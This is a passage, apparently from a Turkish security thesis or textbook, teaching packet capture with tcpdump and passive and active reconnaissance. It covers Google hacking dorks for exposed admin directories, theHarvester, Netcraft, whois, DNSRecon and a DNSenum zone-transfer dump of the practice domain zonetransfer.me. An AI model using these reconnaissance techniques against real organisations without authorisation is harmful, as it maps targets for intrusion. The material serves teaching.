
Wireshark programı yardımıyla birkaç ağ analiz örneği yapılmış ve aşağıdaki şekillerde anlatılmıştır.




Şekil 4.5: Oltalama saldırısı ağ analizi.



Şekil 4.6: Zararlı bağlantı kurulması.




Şekil 4.7: Exploit aşaması.



Şekil 4.8: Zararlı yazılımın sisteme yüklenmesi.

4.1.4 Tcpdump İle Ağ Analizi

Tcpdump hemen hemen her Unix/Linux sistem üzerinde ön tanımlı olarak gelen paket dinleyicidir. Bu aracın en genel kullanımını görmek için komut satırına "*tcpdump –h*" yazılarak Şekil 4.9'daki gibi bütün işlevleri incelenebilir.



Şekil 4.9: Tcpdump genel kullanımı.

Tcpdump ile ağı dinleyip herhangi bir yere dinlenilen ağ trafiği kayıt edilebilir, tcpdump ile yapılan dinleme sonucunda ".pcap" uzantılı dosya oluşur. Örnek olarak komut satırına "*tcpdump –n –i eth0 –w sonuc.pcap*" komutları yazıldığında "*-i*" parametresiyle eth0 ethernet kartı üzerinden geçen ağ trafiğini "*-n*" parametresiyle IP çözümlemesi yapmadan, "*-w*" parametresiyle "sonuc.pcap" dosyasına yazdırılacak şekilde kayıt etmiş olunur. ".pcap" olarak yazılan ağ trafiği daha sonra "*-r* " parametrelisiyle incelenmek üzere açılabilir. Tcpdump ile paket analizi için örnek çıktı olarak aşağıdaki satırlar incelenerek ne anlama geldikleri karşılarında belirtilmiştir.

16:21:24.174180 192.168.60.3.34720 > 10.10.10.3.3389: S 2354677536:2354677536(0) win 5840 <mss 1460,sackOK,timestamp 25027249 0,nop,wscale 0> (DF)

16:21:24.174180	Zaman Damgası
192.168.60.3	Kaynak IP Adresi
34720	Kaynak Port Numarası
>	Yön Belirteci
10.10.10.3	Hedef IP Adresi
3389	Hedef Port Numarası
S	TCP SYN Bayrağı Aktif Hale Getirilmiş
2354677536	TCP Başlangıç Seri Numarası (ISN)

Tcpdump'ın kullanımına ait bazı örnekler parametreleriyle birlikte aşağıda açıklanmıştır.

 # tcpdump -n -i eth0 src|dst host 192.168.0.1

eth0 ağ arayüzünden 192.168.0.1 kaynaklı/hedefli ip adresine ait tüm paketlerin görüntülenmesi sağlar.

 # tcpdump -n -i eth0 src|dst net 192.168.1.0/24

eth0 ağ arayüzünden 192.168.1.0/24 hedef/kaynak ağına ait tüm paketlerin ekranda görüntülenmesini sağlar.

 # tcpdump -n -i eth0 "dst host 1.1.1.1 and (dst port 22 or dst port 23)"

eth0 ağ arayüzünden 1.1.1.1 hedef ip adresli bilgisayar veya sunucu sisteminin 22 veya 23 numaralı portlarına ait tüm paketlerin görüntülenmesini sağlar.

 # tcpdump -nv -i eth0 "icmp or arp"

eth0 ağ arayüzünden ICMP veya ARP protokolüne ait tüm paketlerin ekranda görüntülenmesini sağlar.

 # tcpdump -n -i eth0 tcp dst portrange 1-1024

eth0 ağ arayüzünden TCP protokol kümesinde hedefli 1-1024 arasındaki port numarasına ait tüm paketlerin görüntülenmesini sağlar.

 # tcpdump -n -i eth0 "dst host 192.168.1.1 and (dst port 80 or dst port 443)"

eth0 ağ arayüzünden 192.168.1.1 hedef ip adresli bilgisayar veya sunucu sisteminin 80 veya 443 numaralı portuna ait tüm paketlerin görüntülenmesini sağlar.

 # tcpdump -w ag_analiz.pcap -i eth0 tcp port 6881

eth0 ağ arayüzünden TCP/6881 port numarasına ait tüm paketlerin ag_analiz.pcap dosyasına kaydedilmesini sağlar.

 # tcpdump -w ag_analiz.pcap -i eth0 tcp port 23 or udp \(53 or 69 \)

eth0 ağ arayüzünden TCP/23 veya UDP/53 veya UDP/69 port numarasına ait tüm paketlerin ag_analiz.pcap dosyasına kaydedilmesini sağlar.

 # tcpdump -ttttnnr ag_analiz.pcap

ag_analiz.pcap isimli dosyasının içeriğinin görüntülenmesini sağlar. Burada kullanılan ”–*tttt*“çıktı zaman damgasının daha okunabilir olmasını sağlar.

4.2 Pasif Bilgi Toplama

Pasif bilgi toplama herkesin erişebileceği tarzda olan bilgileri kullanarak hedefle ilgili veri toplama işlemidir. Arama motorları, whois bilgileri, arka plan kontrol hizmetleri, halka açık şirket bilgileri gibi hizmetler de pasif bilgi toplamaya girer. Hedef ile doğrudan temas sağlamadan toplanılan her türlü veri “pasif bilgi toplama” olarak nitelendirilebilir.

4.2.1 Açık Halde Tutulan Web Bilgisi Toplama

Hedef siteye bağlantı (link) veren diğer sitelerden, internet dünyasında dolaşan "hedef site" çalışanlarının, e-postalarından ve "hedef site" HTML kodlarından, hedef sistemle ilgili taşıdığı bilgilerin saldırganlar tarafından toplanma işlemidir.

4.2.1.1 Arama Motorları


Arama motorları kendi sistemlerindeki indeksleme ve arama algoritmalarıyla aranan bilgiyle ilgili çok farklı sonuçlar getirebilirler. Farklı arama sorgusu döndüren arama motorlarıyla bilgi toplamak, istenilen hedefle ilgili çok kapsamlı veriler elde etmeye olanak sağlamaktadır. Çok fazla çeşitte arama motoru bulunmaktadır. Dünyada farklı bilgi toplama ve farklı amaçlara hizmet eden birçok arama motoru vardır. Arama motorlarıyla ilgili daha kapsamlı bilgilere [34]'ten erişebiliriz. Bu arama motorlarından bazıları özelleştirilmiş olarak çalışmaktadır. Örneğin; "www.pipl.com" arama motoru sosyal medya üzerinden kişi araması yaparken, "Ask.com", "Bing", "Yahoo" ve "Google" arama motorları ise daha çok temel indeks şeklinde aramalar yaparken kullanılmaktadır.

4.2.1.2 Google Hacking

Google dünyanın en büyük arama motorlarından biridir, Google aramalarında kendisi için özel anlam taşıyan bazı sorgu kelimelerinin kullanılmasına izin vermektedir. Bu özel komutlardan bazıları açıklamalarıyla aşağıdaki şekilde örneklendirilmiştir.

Site:thk.edu.tr	Domain'de arama
Filetype: pdf	Özel dosya uzantısı arama
intitle: index.of	Dizinde listeleme
intitle:index of "server at"	Sitelerin sunucu bilgileri
intitle:index of inurl:"/admin/"	Admin dizini olan listelemeye açık sitelerin sorgusu
"Microsoft-IIS/5.0 server at"	Microsoft-IIS/5.0 web serverları tespit etmek için
"Apache/1.3.27 Server at"	Apache web sunucuarı tespit etmek için

Bunların yanı sıra Google'ın exploit-db adresinde "Google hacking database" adlı sayfasından da en güncel "Google hacking" komutları görüntülenir. Şekil 4.10'da en güncel "Google hacking" komutları gösterilmiştir. Bu komutlara [35]'ten erişmektedir.




Şekil 4.10: Exploit-db web sayfasında Google hacking database.

Şekil 4.11: The Harvester aracı kullanım parametreleri ve örnekleri.

4.2.2 E-Posta Bilgileri Toplama

E-posta verileri saldırganlar için çok önemli bilgiler taşımaktadır. Siber korsanlar tarafından hedefe ulaşmak için birçok saldırı senaryosunun başlangıç noktası olarak kullanılmaktadırlar. E-posta senaryolarıyla ilgili en çok kullanılan yöntem "oltalama" yöntemidir. Bu konu sosyal mühendislik saldırılarında daha detaylı inceleneceğinden burada "the harvester" ile domain maillerinin nasıl elde edileceği incelenmiştir. En genel olarak programın çalışma yöntemi Şekil 4.11'de gösterilmiştir.



Şekil 4.12: Netcraft aracı ile bilgi toplama.

4.2.3 Diğer Bilgi Toplama Yöntemleri

4.2.3.1 Netcraft

Netcraft İngiltere'de Bradford-on-Avon'da bulunan bir internet izleme şirketidir. Netcraft, temel işletim sistemi, web sunucusu sürümü ve sunucun çalışma süresi grafikleri gibi internet üzerinde yayın yapmakta olan web sunucuları hakkında dolaylı olarak bilgi edinmek için kullanılan bir aracıdır. Şekil 4.12'de [36] belirtilen web sitesi

üzerinde Netcraft tarafından sunulan “DNS” arama sayfası aracılığıyla gerçekleştirilen *.cisco.com dizesini içeren tüm alan adlarının sonuçları gösterilmektedir.

Şekil 4.12’de “Netcraft” ile yapılan sorgu sonrasında sunuculara ait bilgiler elde edilmiştir. İstenilen sunucuya ait site raporuna “Site Report” kısmına tıklanarak ulaşılabilir.

4.2.3.2 Whois sorguları


Whois, “alan adı” sorgulama veri tabanıdır. Whois veri tabanları, bir alan adı hakkında, isim sunucusu, kayıt ve bazı durumlarda tam iletişim bilgileri içerir. Bir merkezi kayıt defteri Whois veri tabanı InterNIC [37] tarafından saklanır. Bu veri tabanları genellikle bir Whois sunucusu tarafından “TCP” port 43 üzerinden yayınlanır ve Whois istemci programı kullanılarak erişilebilir. Whois sorgusu yapılırken sadece alan adından değil IP’den de sorgulama yapılabilir. İnternette Whois sorgusu yapan çok sayıda web sitesi mevcuttur. Kali üzerinden yapılacak bir Whois sorgusu Şekil 4.13’te gösterildiği gibidir.

4.3 Aktif Bilgi Toplama

Aktif bilgi toplama, pasif bilgi toplama adımından hemen sonra gelmektedir. Pasif bilgi toplama ile aktif bilgi toplama arasındaki en önemli fark, aktif bilgi toplanırken bilgilerin bulunduğu hedef sistemle doğrudan etkileşime girme olayıdır. Port taraması, DNS sorgusu, kaba kuvvet saldırıları vb. gibi aktif bilgi toplama yöntemleri hedef sistemlerde loğlar(kayıtlar) üretecektir. Yetkisiz bilgi elde etme girişimlerinin yasal yaptırımları da vardır. Bu yüzden aktif bilgi toplama uzmanlık gerektiren ve beyaz şapkalı hackerların gizlilik sözleşmesi kapsamında yapacağı bir iştir.

4.3.1 DNS Listesi Detaylandırma

Aktif bilgi toplamada çok kullanılan bir yöntem olan DNS sorguları, kurumların sunucuları hakkında kişilere sunucu adları, sunucu işlevleri gibi çeşitli bilgiler verirler.



Şekil 4.13: Whois sorgusuyla bilgi toplama.


4.3.1.1 DNS sunucusuyla etkileşim

DNS sunucusu genellikle yetkilendirdiği etki alanı içinde DNS ve e-posta sunucusu bilgilerini elde etmeyi sağlayacaktır. Kali üzerinde, "*thk.edu.tr*" ve "*megacorpone.com*" etki alanları için hem DNS hem de e-posta sunucularını bulmak adına "*–t"* (type) parametresiyle Şekil 4.14'de yapılmış bir sorgu görüntülenmektedir.


4.3.1.2 DNSRecon

DNSRecon [38], Python programlama diliyle yazılmış ve geliştirilmiş olan, güncel bir DNS numaralandırma komut dosyasıdır.

DNSRecon komut dosyasını örneklemek için "*megacorpone.com*" etki alanında sorgu çalıştırıldığında Şekil 4.15'teki ekran görüntüsü oluşmaktadır. DNSRecon aktif bilgi toplama yapacağından dolayı kurum ve kuruluşlarda kullanılmamalıdır.



Şekil 4.14: DNS sunucuyla etkileşimli aktif bilgi toplama.



Şekil 4.15: DNSRecon ile aktif bilgi toplama.


4.3.1.3 DNSenum

"DNSenum", "DNSRecon" gibi popüler bir DNS detaylandırma aracıdır. "DNSenum" betiğini örneklemek için, özellikle bölge aktarımlarına izin veren "*zonetransfer.me*" sitesi sorgulandığında Şekil 4.16'daki çıktılar elde edilmiştir.

```
root@kali:~# dnsenum zonetransfer.me
Smartmatch is experimental at /usr/bin/dnsenum line 698.
Smartmatch is experimental at /usr/bin/dnsenum line 698.
dnsenum VERSION:1.2.4

-----   zonetransfer.me   -----


Host's addresses:
__________________

zonetransfer.me.                         7200     IN    A        5.196.105.14


Name Servers:
______________

nsztm1.digi.ninja.                       10800    IN    A        81.4.108.41
nsztm2.digi.ninja.                       10800    IN    A        52.91.28.78


Mail (MX) Servers:
___________________

ASPMX.L.GOOGLE.COM.                      280      IN    A        64.233.167.27
ASPMX2.GOOGLEMAIL.COM.                   279      IN    A        108.177.14.27
ALT2.ASPMX.L.GOOGLE.COM.                 155      IN    A        74.125.200.26
ALT1.ASPMX.L.GOOGLE.COM.                 86       IN    A        108.177.14.26
ASPMX4.GOOGLEMAIL.COM.                   264      IN    A        64.233.187.27
ASPMX5.GOOGLEMAIL.COM.                   293      IN    A        74.125.135.27
ASPMX3.GOOGLEMAIL.COM.                   159      IN    A        74.125.200.27
```

```
Trying Zone Transfers and getting Bind Versions:
_________________________________________________


Trying Zone Transfer for zonetransfer.me on nsztm1.digi.ninja ...
zonetransfer.me.                         7200     IN    SOA                (
zonetransfer.me.                         300      IN    HINFO        "Casio
zonetransfer.me.                         301      IN    TXT                (
zonetransfer.me.                         7200     IN    MX                 0
zonetransfer.me.                         7200     IN    MX                10
zonetransfer.me.                         7200     IN    MX                10
zonetransfer.me.                         7200     IN    MX                20
zonetransfer.me.                         7200     IN    MX                20
zonetransfer.me.                         7200     IN    MX                20
zonetransfer.me.                         7200     IN    MX                20
zonetransfer.me.                         7200     IN    A          5.196.105.14
zonetransfer.me.                         7200     IN    NS         nsztm1.digi.ninja.
zonetransfer.me.                         7200     IN    NS         nsztm2.digi.ninja.
_sip._tcp.zonetransfer.me.               14000    IN    SRV                0
14.105.196.5.IN-ADDR.ARPA.zonetransfer.me. 7200     IN    PTR      www.zonetransfer.me.
asfdbauthdns.zonetransfer.me.            7900     IN    AFSDB              1
asfdbbox.zonetransfer.me.                7200     IN    A           127.0.0.1
asfdbvolume.zonetransfer.me.             7800     IN    AFSDB              1
canberra-office.zonetransfer.me.         7200     IN    A          202.14.81.230
cmdexec.zonetransfer.me.                 300      IN    TXT               ";
contact.zonetransfer.me.                 2592000  IN    TXT               (
dc-office.zonetransfer.me.               7200     IN    A          143.228.181.132
deadbeef.zonetransfer.me.                7201     IN    AAAA       dead:beaf::
dr.zonetransfer.me.                      300      IN    LOC               53
DZC.zonetransfer.me.                     7200     IN    TXT          AbCdEfG
email.zonetransfer.me.                   2222     IN    NAPTR             (
email.zonetransfer.me.                   7200     IN    A          74.125.206.26
home.zonetransfer.me.                    7200     IN    A           127.0.0.1
Info.zonetransfer.me.                    7200     IN    TXT               (
internal.zonetransfer.me.                300      IN    NS         intns1.zonetransfer.me.
internal.zonetransfer.me.                300      IN    NS         intns2.zonetransfer.me.
intns1.zonetransfer.me.                  300      IN    A          81.4.108.41
intns2.zonetransfer.me.                  300      IN    A          167.88.42.94
office.zonetransfer.me.                  7200     IN    A          4.23.39.254
ipv6actnow.org.zonetransfer.me.          7200     IN    AAAA       2001:67c:2e8:11::c100:1332
owa.zonetransfer.me.                     7200     IN    A          207.46.197.32
robinwood.zonetransfer.me.               302      IN    TXT          "Robin
rp.zonetransfer.me.                      321      IN    RP                (
sip.zonetransfer.me.                     3333     IN    NAPTR             (
sqli.zonetransfer.me.                    300      IN    TXT              "'
sshock.zonetransfer.me.                  7200     IN    TXT             "()
staging.zonetransfer.me.                 7200     IN    CNAME      www.sydneyoperahouse.com.
alltcpportsopen.firewall.test.zonetransfer.me. 301      IN    A          127.0.0.1
testing.zonetransfer.me.                 301      IN    CNAME      www.zonetransfer.me.
vpn.zonetransfer.me.                     4000     IN    A          174.36.59.154
www.zonetransfer.me.                     7200     IN    A          5.196.105.14
